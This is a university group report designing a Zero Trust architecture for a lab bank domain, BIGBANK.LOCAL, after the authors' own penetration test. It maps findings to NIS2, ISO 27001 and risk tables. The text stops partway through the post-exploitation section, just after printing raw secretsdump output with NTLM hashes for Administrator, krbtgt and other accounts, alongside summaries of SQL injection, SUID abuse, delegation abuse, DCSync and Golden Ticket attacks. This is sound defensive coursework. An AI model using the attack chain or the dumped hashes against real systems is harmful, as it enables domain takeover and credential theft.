University of Salerno

Department of Information and Electrical Engineering and Applied Mathematics

Master's Degree in Computer Engineering

Design a Zero-Trust Architecture solution for `BIGBANK.LOCAL`

Group name: ***Mickey Mouse e l'Uomo d'Acciaio***

Professors:
Vincenzo Carletti
Filippo A. Romeo

Students:
Alessio Donato Giura - **0622702689**
Lucia Nancy Lavista - **0622702592**
Alessandro Maruotto - **0622702601**
Michele Penna - **0622702585**

Academic Year 2025/2026

Contents

1 Current State Analysis (AS-IS Analysis) 9
1.1 Network perimeter definition . . . 9
1.2 Network Topology . . . 9
1.3 Current Risk Profile . . . 9
1.4 Vulnerability Assessment Findings . . . 10
1.4.1 Victim-Linux (Web Server) - 192.168.72.6 . . . 10
1.4.2 PC-CLIENT1 (Workstation) - 192.168.72.3 . . . 10
1.4.3 Exchange . . . 11
1.4.4 DC-BIGBANK (Domain Controller) - 192.168.72.5 . . . 11
1.4.5 Domain BIGBANK.LOCAL . . . 12
1.4.6 Post-Exploitation Analysis . . . 12
1.5 Quantitative Risk Assessment & BIA. . . . 13
1.5.1 Business Impact Analysis (BIA) of All Identified Findings . . . 13
1.5.2 Cyber Threat Intelligence Mapping (MITRE ATT&CK) . . . 14

2 Network Segmentation 16
2.1 Definition of Security Perimeters (Zones) . . . 16
2.1.1 DMZ (Untrusted Zone) . . . 16
2.1.2 Tier 2: User Workstations (Internal Untrusted) . . . 16
2.1.3 Tier 1: Application Servers (Restricted) . . . 16
2.1.4 Tier 0: Critical Identity Infrastructure (High Security) . . . 17
2.1.5 Management Network (Out-of-Band) . . . 17
2.2 VLAN Design and Addressing . . . 17
2.2.1 Inventory of Target Systems . . . 18
2.3 Firewall Policies and Traffic Flow (Access Control Matrix) . . . 18
2.4 Advanced Segmentation Strategies . . . 19
2.4.1 Screened Subnet Architecture (Dual Firewall) . . . 19
2.4.2 Distributed Firewalling (Host-Based Micro-segmentation) . . . 19
2.4.3 Stateful Inspection and Connection Tracking . . . 19
2.4.4 Network Access Control - NAC . . . 20
2.5 Cyber Resilience . . . 20
2.5.1 The "Cyber Recovery" Segment (VLAN 60) . . . 20
2.5.2 Privileged Access Workstation (PAW) Network (VLAN 10) . . . 20
2.5.3 Secure Monitoring Channels (SIEM & SOC) . . . 20
2.6 Business Continuity and Disaster Recovery Strategy . . . 21
2.6.1 Recovery Objectives (RPO & RTO) by Tier . . . 21
2.6.2 The "3-2-1-1-0" Backup Strategy . . . 21
2.7 Automated Incident Response Playbooks (SOAR) . . . 22
2.7.1 Playbook A: Critical Web Application Attack (SQL Injection) . . . 22
2.7.2 Playbook B: Identity Theft Attempt (DCSync / Tier 0 Breach) . . . 22
2.7.3 Playbook C: Ransomware Containment (Mass Encryption) . . . 23
2.8 Data-Centric Security Strategy: DLP & Classification . . . 23
2.8.1 Data Classification Scheme . . . 23
2.8.2 Cryptographic Micro-segmentation: CLE, HSM & Automated PKI . . . 23
2.8.3 Preventing the "Insider Threat": DLP & Dynamic Masking . . . 24

3 Identity and Access Management 25
3.1 Microsoft Tiering Model . . . 25
3.1.1 Tiering Implementation . . . 26
3.2 Microsoft LAPS . . . 26
3.2.1 LAPS Implementation . . . 27
3.3 Privileged Workstation Access . . . 27
3.3.1 PAW Implementation: A Hybrid Approach . . . 27

3.4 Just in Time Access . . . 28
3.4.1 JIT Access Implementation . . . 28
3.5 Multifactor Authentication (MFA) . . . 28
3.5.1 MFA Implementation . . . 29
3.5.2 Identity Protocol Hardening: NTLM Deprecation & gMSA . . . 29
Deprecation of NTLMv1/v2 and Enforcement of Kerberos AES . . . 29
Adoption of Group Managed Service Accounts (gMSA) . . . 29

4 Application Security & Web Tier: web server isolation **30**
4.1 Mandatory Access Control: SELinux . . . 30
4.1.1 Type Enforcement and Policy Isolation . . . 30
4.1.2 SELinux in Containerized Environments . . . 30
4.2 Containerize the web server . . . 30
4.2.1 Rootless Container engine and unprivileged user in the container . . . 31
4.2.2 Read-only filesystem . . . 31
4.3 Orchestration, load balancing and system health . . . 32
4.3.1 Ensuring consistency of System Health (horizontal scaling) . . . 32
4.3.2 `nginx`: the Policy Enforcement Point (PEP) . . . 32
4.4 Database separation . . . 33
4.4.1 Infrastructure Isolation: VLAN 30 (Restricted Tier 1) . . . 33
4.4.2 Zero Trust Access Control: The Application Proxy . . . 33
4.4.3 Confidentiality and Integrity: Internal TLS Encryption . . . 34

5 Conclusions and Future Outlook **35**
5.1 Strategic Implementation Roadmap . . . 35
5.1.1 Phase 1: Remediation & Identity Foundation (Months 0-3) . . . 35
5.1.2 Phase 2: Network Segmentation & Control Plane (Months 3-6) . . . 35
5.1.3 Phase 3: Advanced Operations (SOAR) & Continuous Monitoring (Months 6-12) . . . 36
5.1.4 Success Metrics (KPIs) . . . 36
5.2 From Vulnerability to Resilience . . . 36
5.3 Strategic Value . . . 37
5.4 Future Roadmap . . . 37

A Success Metrics **38**
A.1 Defense Capabilities Comparison (As-Is vs. To-Be) . . . 38
A.2 Validation Methodology (Model Testing) . . . 39
A.3 Compliance Objectives (SLA) . . . 39

B Attack Path Validation - Pre/Post Zero-Trust Comparison **40**
B.1 Kill Chain Analysis . . . 40
B.2 Detailed Attack Reconstructions . . . 41
B.3 Metrics Summary Table . . . 43
B.4 Compliance Evidence Matrix . . . 45
B.4.1 Audit Trail and Continuous Compliance . . . 47
B.4.2 Compliance Validation Summary . . . 47

Zero-Trust paradigm: a brief introduction

Executive Summary

This report presents the architectural redesign of the **BIGBANK.LOCAL** infrastructure, developed as a mandatory remediation strategy following the critical security vulnerabilities identified during the penetration test conducted by our team ("*Mickey Mouse e l'Uomo d'Acciaio*").

The previous security assessment demonstrated that the legacy "**flat network**" model was fundamentally insufficient to withstand modern cyber threats. Specifically, the ease with which attackers could pivot from a compromised web server (Victim-Linux) to the Domain Controller, executing fatal attacks such as **DCSync**[1] and **Golden Ticket**[2] **forging**, highlighted the urgent need to abandon traditional perimeter-based security in favor of a resilient **Zero Trust Architecture** (ZTA).

Objective and Scope To address these systemic flaws and minimize the residual risk, this document details the implementation of a Zero Trust Architecture (ZTA) aligned with the NIST SP 800-207 standard. The proposed design focuses on three core pillars: strict Network Micro-segmentation to contain lateral movement, Identity and Access Management (IAM) hardening to secure privileged accounts, and rigorous Application Security. Furthermore, this redesign is structured to ensure the organization's compliance with the NIS2 Directive (Articles 20 and 21) and **ISO/IEC 27001** principles[3], transforming cybersecurity from a technical operational task into a strategic governance enabler.

Governance and Compliance

Governance Model

To ensure the effectiveness and sustainability of the Zero Trust Architecture, BIGBANK.LOCAL has adopted a formal Governance Model. This framework ensures that cybersecurity is not treated merely as an IT operational task but as a strategic business enabler, directly aligned with the requirements of **NIS2 (Article 20)** and **ISO/IEC 27001:2022 (Clause 5)**.

Information Security Governance

Information security is governed at the executive level to ensure alignment with business objectives and risk appetite. The Board of Directors has formally approved the transition to a Zero Trust model as the primary strategy to mitigate the critical risks identified during the penetration test (e.g., Domain Compromise) and to ensure business continuity.

Management is committed to providing the necessary resources for the implementation of the technical controls described in this document (e.g., Tiering Model, Micro-segmentation) and accepts the residual risks remaining after remediation, subject to continuous monitoring.

Roles and Responsibilities

To satisfy the accountability principle and ensure clear ownership of security controls, specific roles and responsibilities have been defined. The following table outlines the organizational structure supporting the Zero Trust architecture:

[1] **DCSync** is a technique that leverages the Directory Replication Service Remote Protocol (MS-DRSR) to impersonate a Domain Controller. It allows an attacker to request password data (including the krbtgt hash) from the target DC, effectively compromising the entire domain without executing code on the target.

[2] A **Golden Ticket** attack involves the creation of a forged Kerberos Ticket Granting Ticket (TGT) using the stolen password hash of the Active Directory KRBTGT account. This allows an attacker to generate valid session tickets for any service in the domain, effectively granting persistent, unlimited access (persistence) that withstands password resets of compromised user accounts.

[3] The ISO/IEC 27001 standard provides companies of any size and from all sectors of activity with guidance for establishing, implementing, maintaining and continually improving an information security management system.

Role	Key Responsibilities
Board of Directors / Senior Management	• Approval of Information Security Strategy and Zero Trust budget. • Formal acceptance of residual risks. • Accountability for compliance with NIS2 Article 20.
CISO / Information Security Officer	• Definition of security policies (Access Control, Incident Response). • Oversight of the ISMS (Information Security Management System). • Reporting security posture and incidents to the Board.
IT Operations Team	• Implementation of technical controls (e.g., GPO configuration, Firewall rules). • Maintenance of the Active Directory Tiering Model. • Patch management and system hardening.
SOC / Security Monitoring	• 24/7 monitoring of SIEM alerts and WAF logs. • Execution of Incident Response procedures. • Threat Hunting based on IoCs (Indicators of Compromise).
Internal Audit	• Periodic independent verification of compliance. • Review of access logs and privilege assignments (e.g., JIT reviews).

Table 1: Roles and Responsibilities (Governance)

In the following RACI matrix each activity has been classified according to four levels of involvement:

- **Responsible (R) - Operational Responsible**: The person who physically carries out the activity.
- **Accountable (A) - Ultimately Responsible**: The "owner" of the process who approves the outcome and is legally and strategically responsible (the person who signs). There should be only one per activity.
- **Consulted (C) - Consulted**: Individuals whose opinion is needed before or during the execution of the activity (two-way communication).
- **Informed (I) - Informed**: Individuals who need to be updated on the outcomes or status of the activity (one-way communication).

Zero Trust Activities / Process	Board of Directors	CISO	IT Operations	SOC Team	Internal Audit
Strategy and Budget Definition	**A**	R	C	I	I
Acceptance of Residual Risks (NIS2)	**A**	C	I	I	I
Policy definition (Access Control)	I	**A/R**	C	C	C
Technical Configuration (Firewall, GPO)	I	C	**R**	I	I
Tiering Model Management (AD)	I	A	**R**	I	C
SIEM monitoring & WAF (24/7)	I	A	I	**R**	I
Incident Response (Execution)	I	A	C	**R**	I
Check Compliance & Log Review	I	I	I	I	**R**

Table 2: RACI Matrix: Roles and Responsibilities for Zero Trust Architecture

This structure ensures that for every technical control implemented (e.g., a Firewall rule), there is a clear chain of command responsible for its **configuration** (IT Ops), its **monitoring** (SOC), and its **validation** (Internal Audit).

The New Regulatory Paradigm: Beyond Technical Security

The transition towards Zero Trust is not merely a technical remediation. Rather, it represents a mandatory strategic shift to ensure regulatory compliance and business resilience. The pivotal reference for this strategy is the **NIS2 Directive**

(EU 2022/2555). NIS2 fundamentally transforms cybersecurity from an IT operational issue into a direct corporate responsibility.

Management Accountability (NIS2 - Article 20)

The previous architecture exposed the organization to critical legal liabilities under **Article 20** of the NIS2 Directive. This article establishes that management bodies are required to approve cybersecurity risk-management measures and are personally liable for infringements.

As-Is Scenario (Non-Compliance): The full domain compromise achieved during the pentest demonstrates a failure in supervision and a lack of adequate defensive measures. In a real-world scenario, this would expose BigBank's board to significant administrative fines and suspension orders.

To-Be Scenario (Compliance): Adopting the Zero Trust model provides management with the necessary controls to exercise Due Diligence. The proposed architecture demonstrates that the organization has applied the "state of the art" in prevention, thereby shielding senior management from legal liability.

> **Note**
>
> **Project Note:** The implementation of network segmentation and active monitoring is not optional; it is the primary instrument through which management fulfills its supervisory obligations.

Risk Management Measures (NIS2 - Article 21)

Article 21 mandates technical, operational, and organizational measures appropriate to the risks. By analyzing the attack vectors exploited in the penetration test, this project addresses specific Article 21 requirements:

- **Incident Handling**: The directive requires rapid detection and response capabilities. The proposed architecture, through SIEM implementation and centralized logging (e.g., monitoring Event ID 4662 for DCSync attacks), ensures the visibility required to meet NIS2 notification timelines. Furthermore, thanks to the SIEM implementation, an Automated Response Logic not only limits technical Dwell Time, but also transforms SOC's operative model by automating low-complexity, high-volume containment actions (SOAR: Security Orchestration, Automation, and Response), mitigating "Alert Fatigue" risk by lowering workload due to repetitive jobs, thus allowing time reallocation on high-value activities (e.g., proactive threat hunting), with the same budget and the same human resources.
- **Business Continuity**: The attacker previously gained Domain Admin privileges, possessing the ability to encrypt the entire infrastructure (Ransomware scenario). The proposed Micro-segmentation ensures Containment, preventing the compromise of a single asset (e.g., the Web Server) from halting the entire banking operation.
- **Supply Chain Security**: The Victim-Linux server runs web services that may rely on insecure third-party libraries[4]. To comply with Article 21, Zero Trust extends to the application layer, mandating Container Security Scanning to mitigate risks introduced by external software vendors.

Mapping Zero Trust to Legal Compliance

To satisfy these legal requirements, this project adopts the **NIST SP 800-207 standard**. The following table illustrates how the three core principles of Zero Trust directly satisfy the legal mandates.

[4] **Supply Chain Attacks** target less-secure elements in an organization's supply network (e.g., software dependencies, container images). In this context, a compromised library within the Victim-Linux web application could serve as a Trojan horse, bypassing perimeter firewalls. NIS2 Article 21 explicitly mandates the management of security vulnerabilities within the software supply chain.

ZT Principle	NIS2 Requirement	Implementation in BigBank
1. Never Trust, Always Verify	**Cyber Hygiene (Art. 21)** Implicit trust is negligence. Access must be continuously validated.	**Continuous Verification:** Access from `PC-Client1` to DC requires MFA and health checks, ignoring network location.
2. Assume Breach	**Containment (Art. 21)** Limit the "Blast Radius" to prevent total system paralysis.	**Micro-segmentation:** Strict isolation of the Web Tier. Compromise of the Web Server cannot reach `NTDS.dit`.
3. Least Privilege	**Access Control (Art. 21)** Strict limitation of rights to the minimum necessary.	**Tiering Model:** Tier 0 Admins are blocked from logging into insecure Tier 2 workstations.

Table 3: Compliance Matrix: Mapping Zero Trust to NIS2

Risk Assessment Methodology

In compliance with ISO/IEC 27001 and NIST SP 800-30, the risk assessment for BIGBANK.LOCAL was conducted using a qualitative methodology. Risks were identified by mapping the threats exploited during the penetration test (e.g., lateral movement, credential theft) to specific business assets.

The Risk Level is derived from the combination of:

- **Likelihood**: The probability of a threat exploiting a vulnerability (proven "High" by the successful pentest).
- **Impact**: The potential damage to confidentiality, integrity, and availability (e.g., total domain compromise).

The following Risk Register details the "Inherent Risk" (before remediation) and the selected treatment strategy based on the Zero Trust architecture.

Alignment with International Standards (ISO/IEC 27001:2022)

The following table maps the identified security remediations to **ISO/IEC 27001:2022** Annex A controls, implemented in accordance with the operational guidance of ISO/IEC 27002:2022.

Risk Scenario	Affected Asset	Likelihood	Risk Level	Zero Trust Treatment & ISO Control
Lateral Movement Attacker pivoting from DMZ to Internal LAN	DC (Tier 0) Database (Tier 1)	High	**CRITICAL**	**Micro-segmentation:** VLAN segregation and Default Deny Firewall rules. *(Ref: ISO 8.22, 8.23)*
Credential Theft LSASS dumping & Pass-the-Hash	Admin Accounts Workstations	High	**CRITICAL**	**Identity Hardening:** Tiering Model, PAW, and LAPS implementation. *(Ref: ISO 8.2, 5.17)*
Web Exploitation SQL Injection & RCE on public interface	Web Server (Debian 13)	Medium	**HIGH**	**App Security:** WAF deployment, Containerization, and Secure Coding. *(Ref: ISO 8.28, 8.19)*
Data Sniffing Unauthorized access to banking records	Database Server Internal Traffic	Medium	**HIGH**	**Encryption:** mTLS for internal traffic and restricted application proxy. *(Ref: ISO 8.24, 5.14)*
Blindness Failure to detect active breaches (Dwell Time)	Entire Domain	High	**HIGH**	**Monitoring:** SIEM integration with Automated Response Logic (NIS2 Art. 21). *(Ref: ISO 8.15, 8.16)*

Table 4: Strategic Risk Register & Remediation Plan (ISO/IEC 27001 & NIS2)

A more detailed breakdown can be found in Table 1.7.

The Continuous Improvement Approach (PDCA)

Security is not a product, but a process. Aligning with the governance methodology presented in the course, this project is not a one-time "**patch**" but the initiation of a **Plan-Do-Check-Act** (PDCA) cycle.

1. **PLAN**: The Zero Trust design based on the risks identified in the Penetration Test.
2. **DO**: The technical implementation (Firewall rules, LAPS, MFA deployment). Enforcement of technical controls through formal policies (Access Control, Incident Response).
3. **CHECK**: Continuous monitoring via SIEM and Audit Logs (e.g., verifying no unauthorized replication is occurring). Compliance verified through quarterly access reviews and authentication logs.
4. **ACT**: Quarterly review of access policies and threat modeling to adapt to new attack vectors.



Figure 1: PDCA cycle

Advanced Monitoring & Business Continuity Strategy

Finally, to bridge the gap between Governance (ISO 22301) and Operations (SIEM/EDR), the architecture includes specific resilience measures:

- **Automated Response Logic**: In line with "Continuous Verification," we define SIEM correlation rules linking the Linux Web Tier to the Windows Identity Tier.
- **Trigger**: WAF on Victim-Linux detects SQL Injection.
- **Action**: SIEM instructs the Firewall to isolate the IP and escalates audit levels on the Domain Controller. This automation drastically reduces Dwell Time.
- **Disaster Recovery (DR)**: Recognizing the Domain Controller as a Single Point of Failure (SPOF), we mandate Immutable Backups. These backups must be offline and inaccessible even to Domain Admins, ensuring recovery capability even in a "Total Compromise" scenario.

Governance Conclusion

In conclusion, the architectural redesign of BigBank.local is a holistic Governance Action. It aligns the organization with **European requirements** (NIS2), adopts international best practices (ISO 27001), and transforms security from a static defensive block into a dynamic, resilient process. This approach protects not only data **confidentiality** and **integrity** but also the legal and economic sustainability of the enterprise.

High level representation of the proposed solution

The following diagram illustrates the transition from the legacy flat network to the proposed Zero Trust Architecture (ZTA). This design enforces logical isolation through micro-segmentation, ensuring that assets are grouped into distinct Security Zones (Tiers) based on their criticality and risk profile.

While the diagram provides a structural overview of the security zones—including the DMZ (VLAN 10), Workstations (VLAN 20), Servers (VLAN 30), Identity (VLAN 40), and the Cyber Recovery Vault (VLAN 60)—the granular logic governing traffic flow between these hosts is defined by a strict "Default Deny" policy. The comprehensive breakdown is detailed in Table 2.3.



Figure 2: Network diagram representation.

Chapter 1

Current State Analysis (AS-IS Analysis)

1.1 Network perimeter definition

After the penetration testing, the team was able to determine the network perimeter. In particular, it is a single perimeter: all the hosts are put inside the same `192.168.72.0/24` LAN, with no isolation whatsoever, defining a *flat network*.

The following hosts were discovered:

Host address	Host name	Operating system	Primary Role	Criticality
192.168.72.6	`victim-linux`	Debian 13 `trixie` (v13.1 with Kernel version 6.12.43)	Webserver	**Critical**
192.168.72.3	`PC-CLIENT1`	Windows 10 Pro Build 19041 x64	User workstation	**Medium**
192.168.72.5	`DC-BIGBANK`	Windows Server 2019 Build 17763 x64	Domain Controller	**Critical**

The initial host discovery focused on IP-addressable endpoints. Virtualized services without dedicated IP exposure (e.g., Exchange) were identified during the post-exploitation and Active Directory permission analysis phases.

1.2 Network Topology

From a topology standpoint, the team found a flat network. All the hosts are put on the same, standard C class network (`192.168.72.0/24`). Egress traffic is allowed by an IPFire node (`192.168.72.254`), acting both as a network gateway and as a firewall, connecting the whole subnet to the internet.

This setup shows no host isolation: all the hosts have direct Level 2 access to each other, meaning that, if one of the machine gets compromised, the attacker may inspect the network freely, and it is somewhat simpler for them to compromise the whole network, especially if it is considered the exposure of management protocols across the entire subnet. This hypothesis is corroborated by the relative ease in having the domain attacked successfully after the credentials were exfiltrated from the Linux machine, with the Kali Linux attacking machine sitting on the same network, with the targets not isolated.

In this scenario, due to the lack of internal firewalls and ACLs, the team demonstrated the web server being a Single Point of Failure whose compromise leads to the entire Active Domain takeover.

1.3 Current Risk Profile

As a result of the assessment, the risk level for the infrastructure is critical, due to the numerous misconfigurations that made the full-chain compromise possible.

Key identified risks include:

- **Identity Fabric compromise**: the DCSync attack and the subsequent Golden Ticket creation void the whole trust chain of the Active Directory domain. This causes the total loss of control on access control and the need for the domain reconstruction;

- **lack of architectural resilience**: flat network model allows for an immediate lateral movement. As seen before, the web server has direct, unfiltered visibility on the Domain Controller, voiding the Defence-in-depth concept;
- **Compromise of banking data confidentiality**: legacy, unencrypted service exposure, in conjunction with the SQL Injection vulnerabilities, allows data exfiltration.

The aftermath of an attack will feature the violation of multiple security properties:

- **Loss of Confidentiality**: unlimited access to sensitive data;
- **Loss of Integrity**: an attacker may be able to alter data and/or systems without leaving traces;
- **Threat Persistence**: the attacker may create hidden access points that allow the attacker to keep control of the infrastructure, which complicates the process of full restoration and normal operability.

1.4 Vulnerability Assessment Findings

To translate technical findings into actionable business intelligence, we applied a semi-quantitative risk assessment methodology aligned with **ISO/IEC 27005** and **NIST SP 800-30**.

1.4.1 Victim-Linux (Web Server) - 192.168.72.6

The Linux server acts as the external perimeter of the infrastructure, hosting the corporate web portal. It was identified as the "weak link" that allowed the first defensive boundary to be breached:

- **Web Vulnerabilities**: The "User Search" module on port 80 suffers from improper input validation in the username field, exposing the database to In-Band (UNION-based) SQL Injection. This flaw is significantly exacerbated by excessive backend verbosity, which leaks the internal SQL query structure within HTML comments.
- **Operating System Hardening Gaps**: The system demonstrates severe hardening deficiencies. These include the improper application of the SUID bit on system binaries (specifically /usr/bin/cat), allowing unprivileged users to read sensitive files like /etc/shadow. Furthermore, critical secrets were discovered in plaintext within the PHP source code and the administrator's shell history (.bash_history).
- **Impact**: These vulnerabilities enabled the attack to escalate from simple data exfiltration to full Remote Code Execution (RCE) with www-data privileges

Vulnerability ID	Vulnerability Name	Type	Severity	CVSS
BB-WEB-LNX-01	SQL Injection in Login Panel (Port 80)	Web App	**Critical**	9.8
BB-WEB-LNX-02	Information Disclosure (SQL Query Leak)	Web App	**Medium**	5.3
BB-OS-LNX-01	SUID bit misconfiguration on System Binary (cat)	PrivEsc	**High**	7.8
BB-OS-LNX-02	Hardcoded Credentials in Source Code (index.php)	Credential	**High**	7.5
BB-OS-LNX-03	Information Disclosure in Bash History	Info Leak	**Medium**	5.5
BB-OS-LNX-04	Domain Credential Extraction from SSSD Cache	Credential	**High**	7.8
BB-OS-LNX-05	Information Disclosure via Local GPO Cache	Info Leak	**Low**	4.3
BB-OS-LNX-06	Arbitrary Command Execution via SUID Wrapper	PrivEsc	**Critical**	8.8
BB-DB-LNX-01	Excessive DB Privileges (FILE Privilege)	Database	**High**	8.8
BB-DB-LNX-02	Account Takeover Option (Writing Privileges)	Database	**High**	8.1
BB-OS-LNX-07	Remote Code Execution (RCE) via Insecure File Write	RCE	**Critical**	9.8

Table 1.1: Vulnerability Assessment: Victim-Linux (192.168.72.6)

1.4.2 PC-CLIENT1 (Workstation) - 192.168.72.3

Once domain credentials were exfiltrated from the Linux machine, the attack pivoted toward internal Windows workstations:

- **Insecure Protocols**: SMB signing is not enforced on the workstation. This deficiency exposes the system to SMB Relaying attacks, potentially granting an attacker full system access without knowing a user's password.
- **Identity Management**: The absence of Microsoft LAPS results in static local administrator passwords. This facilitates horizontal lateral movement across the network using exfiltrated NTLM hashes through Pass-the-Hash techniques.
- **Administrative Tiering**: The workstation lacks proper hierarchical isolation. Domain Administrator accounts are authorized to log on to this low-level Tier 2 asset, effectively nullifying security boundaries between domain management and standard user workstations.

Vulnerability ID	Vulnerability Name	Severity	CVSS
BB-AD-PC1-01	Exposure of Admin Shares (SMB Pass-the-Hash)	**Critical**	9.1
BB-AD-PC1-02	Lack of Administrative Tiering (Lateral Movement)	**Critical**	9.9
BB-AD-PC1-03	Absence of Microsoft LAPS	**High**	7.2
BB-NET-PC1-01	Insecure SMB Configuration (Signing Not Required)	**High**	7.5

Table 1.2: Vulnerability Assessment: PC-CLIENT1 (192.168.72.3)

1.4.3 Exchange

The Exchange server is deployed as a virtual machine within the internal server infrastructure and does not expose a dedicated IP address at the network perimeter level. For this reason, it was not listed as a standalone host during the initial AS-IS network inventory.

The Exchange server analysis highlighted how Active Directory object permissions can be abused to escalate privileges to the forest level.

- **ACL Abuse**: The unprivileged user sgroshki was found to have GenericAll permissions over the EXCHANGE$ computer account. This "master" permission allows complete control over the object, including the ability to reset its password.
- **Kerberos Delegation**: The EXCHANGE$ account is configured with Constrained Delegation and Protocol Transition (trustedtoauth: true). This allows the machine to impersonate any domain user—including a Domain Admin—to request service tickets for the Domain Controller.

Vulnerability ID	Vulnerability Name	Severity	CVSS
BB-AD-EXC-01	Total Control over AD Objects (GenericAll on User)	**Critical**	9.1
BB-AD-EXC-02	Kerberos Constrained Delegation (Protocol Transition)	**High**	9.1

Table 1.3: Vulnerability Assessment: EXCHANGE Server

1.4.4 DC-BIGBANK (Domain Controller) - 192.168.72.5

The Domain Controller (DC) represents the ultimate target; its compromise signifies the total loss of control over every identity and resource within the domain.

- **DCSync Attack**: By leveraging the administrative identity obtained through the Exchange delegation, the team invoked directory replication functions. This allowed for the direct retrieval of all domain NTLM hashes without executing code on the DC itself.
- **Forest-Wide Control**: The exfiltration of the krbtgt account hash allows for the creation of "Golden Tickets". These forged tickets provide invisible, perpetual administrative access that remains valid for years, even if user passwords are changed.

Vulnerability ID	Vulnerability Name	Severity	CVSS
BB-AD-DC-01	Abuse of Directory Replication Service Rights (DCSync)	**Critical**	9.1

Table 1.4: Vulnerability Assessment: Domain Controller (192.168.72.5)

1.4.5 Domain BIGBANK.LOCAL

Beyond individual machine flaws, the assessment highlighted logical vulnerabilities inherent in the core functioning of Active Directory. These weaknesses do not stem from unpatched software but rather from insecure configurations of standard protocols and weak service credential management.

- **Kerberoasting**: A major critical finding is the susceptibility to Kerberoasting attacks. This technique allows any authenticated domain user to request a Service Ticket (TGS) for any account with a registered Service Principal Name (SPN). Since part of the ticket is encrypted with the service account's password hash, an attacker can extract it and perform offline brute-force attacks. In BIGBANK.LOCAL, the use of weak passwords for service accounts directly facilitated the transition from a low-privileged user to administrative access.

Vulnerability ID	Vulnerability Name	Severity	CVSS
BB-AD-DOM-01	Kerberoasting (Weak Service Account Password)	**High**	6.5

Table 1.5: Vulnerability Assessment: Domain BIGBANK.LOCAL

1.4.6 Post-Exploitation Analysis

This section documents the outcomes of the post-exploitation phase, during which the successful execution of a DCSync attack enabled the massive exfiltration of authentication secrets from the Domain Controller (192.168.72.5). As evidenced by the impacket-secretsdump output, the compromise includes NTLM hashes and Kerberos keys for all critical accounts, including the Domain Administrator and the krbtgt secret. This result confirms the total exposure of the entire BIGBANK.LOCAL forest, allowing attackers to maintain persistent access through the creation of Golden Tickets.

```
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cccf14ba8ee5762fed797f93c5e58add:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f79731606580b284b26caef689126e66:::
sgroshki:2101:aad3b435b51404eeaad3b435b51404ee:0b679f22cb73417909696497e5d401aa:::
printermgr:2102:aad3b435b51404eeaad3b435b51404ee:257489319194d1256275d67e1b69607d:::
delegami:2103:aad3b435b51404eeaad3b435b51404ee:257489319194d1256275d67e1b69607d:::
dcsynco:2104:aad3b435b51404eeaad3b435b51404ee:dcaf92dbbe40de9ea4f5d71b85d7e406:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:6de2c8dc12399df609a1faf284bd2fb2:::
PC-CLIENT1$:1103:aad3b435b51404eeaad3b435b51404ee:93932b27e6920d9a6e6de4d0753c3087:::
EXCHANGE$:2105:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
SUPPORT$:2106:aad3b435b51404eeaad3b435b51404ee:6e81d7ecb38e8631e1626352ebe9d48b:::
[*] Kerberos keys grabbed
